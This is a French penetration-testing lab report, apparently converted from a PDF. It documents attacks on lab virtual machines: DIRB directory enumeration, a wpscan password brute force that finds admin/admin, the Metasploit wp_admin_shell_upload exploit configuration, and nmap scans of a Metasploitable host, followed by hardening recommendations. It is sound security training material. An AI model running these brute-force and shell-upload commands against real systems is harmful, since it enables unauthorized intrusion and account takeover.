
2.4 Constat n°2 : Énumération Web et découverte du répertoire /secret/ (Criticité : Élevée)

Description :

Le scan de ports n'avait révélé qu'un serveur Apache standard. L'utilisation de DIRB a permis de découvrir une application cachée que l'administrateur pensait invisible. Sans cette découverte, l'attaque se serait arrêtée au port 80 vide.

Cet outil de ***brute-force de répertoires et fichiers web*** sert à découvrir :
- dossiers cachés
- pages non référencées
- fichiers sensibles accessibles via HTTP

Cette reconnaissance nous a permis d'élargir notre vue sur l'application wordpress devant nous.



Preuve :

L'outil DIRB ici nous a permis de détecter le répertoire caché /secret ainsi que l'arborescence de l'application web.

```
┌──(kali㉿kali)-[~]
└─$ dirb http://192.168.56.103 /usr/share/wordlists/dirb/common.txt -o sortie.txt

-----------------
DIRB v2.22
By The Dark Raver
-----------------

OUTPUT_FILE: sortie.txt
START_TIME: Sun Dec 21 04:17:52 2025
URL_BASE: http://192.168.56.103/
WORDLIST_FILES: /usr/share/wordlists/dirb/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://192.168.56.103/ ----
+ http://192.168.56.103/index.html (CODE:200|SIZE:177)
==> DIRECTORY: http://192.168.56.103/secret/
+ http://192.168.56.103/server-status (CODE:403|SIZE:279)

---- Entering directory: http://192.168.56.103/secret/ ----
+ http://192.168.56.103/secret/index.php (CODE:301|SIZE:0)
==> DIRECTORY: http://192.168.56.103/secret/wp-admin/
==> DIRECTORY: http://192.168.56.103/secret/wp-content/
==> DIRECTORY: http://192.168.56.103/secret/wp-includes/
+ http://192.168.56.103/secret/xmlrpc.php (CODE:405|SIZE:42)

---- Entering directory: http://192.168.56.103/secret/wp-admin/ ----
```


→ il s'agit d'une faille de **divulgation d'informations.**

2.5 Constat n°3 : Analyse des vulnérabilités WordPress (XML-RPC et Indexation) : (Criticité : Moyenne)

Description :

XML-RPC est une interface qui permet à des applications externes (comme l'application mobile WordPress ou des outils d'édition à distance) de communiquer avec votre site. C'est un peu comme une "porte de service" qui accepte des commandes au format XML.

Une fois le WordPress trouvé, il fallait identifier un vecteur d'intrusion. L'activation de **XML-RPC** et la visibilité du répertoire uploads nous ont indiqué que le site n'était pas durci (Hardening).



Preuve :

Cette commande va essayer une liste de mots de passe de la base de metasploit sur l'url de notre machine cible. On a bien détecté des identifiants critiques ici.

```
┌──(kali㉿kali)-[~]
└─$ wpscan -U admin --url http://192.168.56.103/secret/ -P /usr/share/wordlists/metasploit/http_default_pass.txt
```


```
[+] Performing password attack on Wp Login against 1 user/s
[SUCCESS] - admin / admin
Trying admin / cisco Time: 00:00:00 <==========

[!] Valid Combinations Found:
 | Username: admin, Password: admin

[!] No WPScan API Token given, as a result vulnerability data
[!] You can get a free API token with 25 daily requests by re

[+] Finished: Sun Dec 21 05:13:17 2025
[+] Requests Done: 171
[+] Cached Requests: 4
[+] Data Sent: 46.196 KB
[+] Data Received: 208.392 KB
[+] Memory used: 245.027 MB
[+] Elapsed time: 00:00:02
```

2.6 Constat n°4 : Exploitation et injection de Shell via Metasploit : (Criticité : CRITIQUE)

Description :

Cette exploitation prouve que les vulnérabilités précédentes (découverte du répertoire /secret/ et identifiants admin:admin) ne sont pas que des erreurs de configuration mineures, mais des failles permettant une compromission totale.

On a démarré l'exploitation de metasploit ***unix/webapp/wp_admin_shell_upload.***




Preuve :


Ici on exploite les informations collectées tout au long de la phase reconnaissance.

```
msf exploit(unix/webapp/wp_admin_shell_upload) > set RHOSTS 192.168.56.103
RHOSTS ⇒ 192.168.56.103
msf exploit(unix/webapp/wp_admin_shell_upload) > set PASSWORD admin
PASSWORD ⇒ admin
msf exploit(unix/webapp/wp_admin_shell_upload) > set USERNAME admin
USERNAME ⇒ admin
```

Grâce à cet exploit on a pu atteindre des fichiers confidentiels et même les télécharger.



On a trouvé le mot de passe qui nous permettra d'accéder à la machine virtuelle, à condition d'utiliser johntheripper pour déchiffrer le mot de passe.



Recommandations :

- Désactiver l'édition et l'installation de plugins via l'interface web en ajoutant define('DISALLOW_FILE_EDIT', true); dans le fichier de configuration.

- Mettre en œuvre une politique de mots de passe forte et activer l'authentification à deux facteurs (2FA) pour tous les comptes administrateurs.


- Restreindre les permissions du répertoire des plugins au niveau du système de fichiers pour empêcher l'écriture par l'utilisateur web.

3 - Miscellaneous

Un **scan du réseau local** a été réalisé afin d'identifier les machines actives présentes sur le réseau *Host-Only*.


À l'issue de ce scan, les adresses IP suivantes ont été détectées :

- **192.168.56.101** : machine Kali Linux (pentesteur) ,
- Deux autres adresses qu'on connaît pas qui exactement parmi eux est la machine vulnérable cible.



À partir des adresses IP obtenues lors du **premier scan réseau**, une analyse des services exposés a été réalisée sur chaque machine identifiée.

Concernant l'hôte **192.168.56.100**, aucun **port ouvert** n'a été détecté. Aucun service actif n'a été identifié et **aucune information relative au système d'exploitation** n'a pu être déterminée à partir des résultats du scan. Cette machine ne présente donc pas de surface d'attaque exploitable à ce stade.



L'analyse des services exposés sur la machine cible **192.168.56.102** a révélé la présence de **plusieurs ports ouverts**. Parmi les services détectés, on retrouve notamment :

- **SSH**, accessible sur son port par défaut,
- des services de type **bind shell / shell distant**,

- ainsi que d'autres services écoutant sur des **ports standards**.

Pour chacun de ces services, les **versions associées** ont pu être identifiées lors du scan. La présence de services de type *shell*,*FTP* accessibles sur le réseau constitue une **surface d'attaque importante**, car ceux-ci sont souvent liés à des vulnérabilités connues ou à des configurations non sécurisées.

```
┌──(root㉿kali)-[/home/kali]
└─# nmap -sS -sV -O 192.168.56.102
Starting Nmap 7.95 ( https://nmap.org ) at 2025-12-17 10:03 EST
Stats: 0:00:29 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 95.45% done; ETC: 10:03 (0:00:01 remaining)
Nmap scan report for 192.168.56.102
Host is up (0.00066s latency).
Not shown: 978 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login       OpenBSD or Solaris rlogind
514/tcp  open  shell       Netkit rshd
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Bash shell (**BACKDOOR**; root shell)
2049/tcp open  nfs         2-4 (RPC #100003)
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
```

On identifie le **système d'exploitation** utilisé. Il s'agit d'un système **Linux** basé sur le **kernel Linux version 2.6.9**. Ce noyau, dont la **date de sortie remonte à 2004**, est considéré comme **très ancien et obsolète**. Il n'est **plus maintenu** depuis de nombreuses années et présente de **nombreuses vulnérabilités connues**.

Les principales catégories de vulnérabilités associées à ce kernel incluent :

- **Élévation de privilèges locale (Local Privilege Escalation)**,
- **Dépassements de mémoire tampon (Buffer Overflow)**,
- **Exploits kernel permettant l'obtention des privilèges root**.

```
MAC Address: 08:00:27:6E:91:14 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop
Service Info: Hosts:  metasploitable.localdomain, TP 2, irc.Metasploitable.LAN; OSs: Unix, Linux
; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at https://nmap.org/subm
it/ .
Nmap done: 1 IP address (1 host up) scanned in 55.71 seconds
```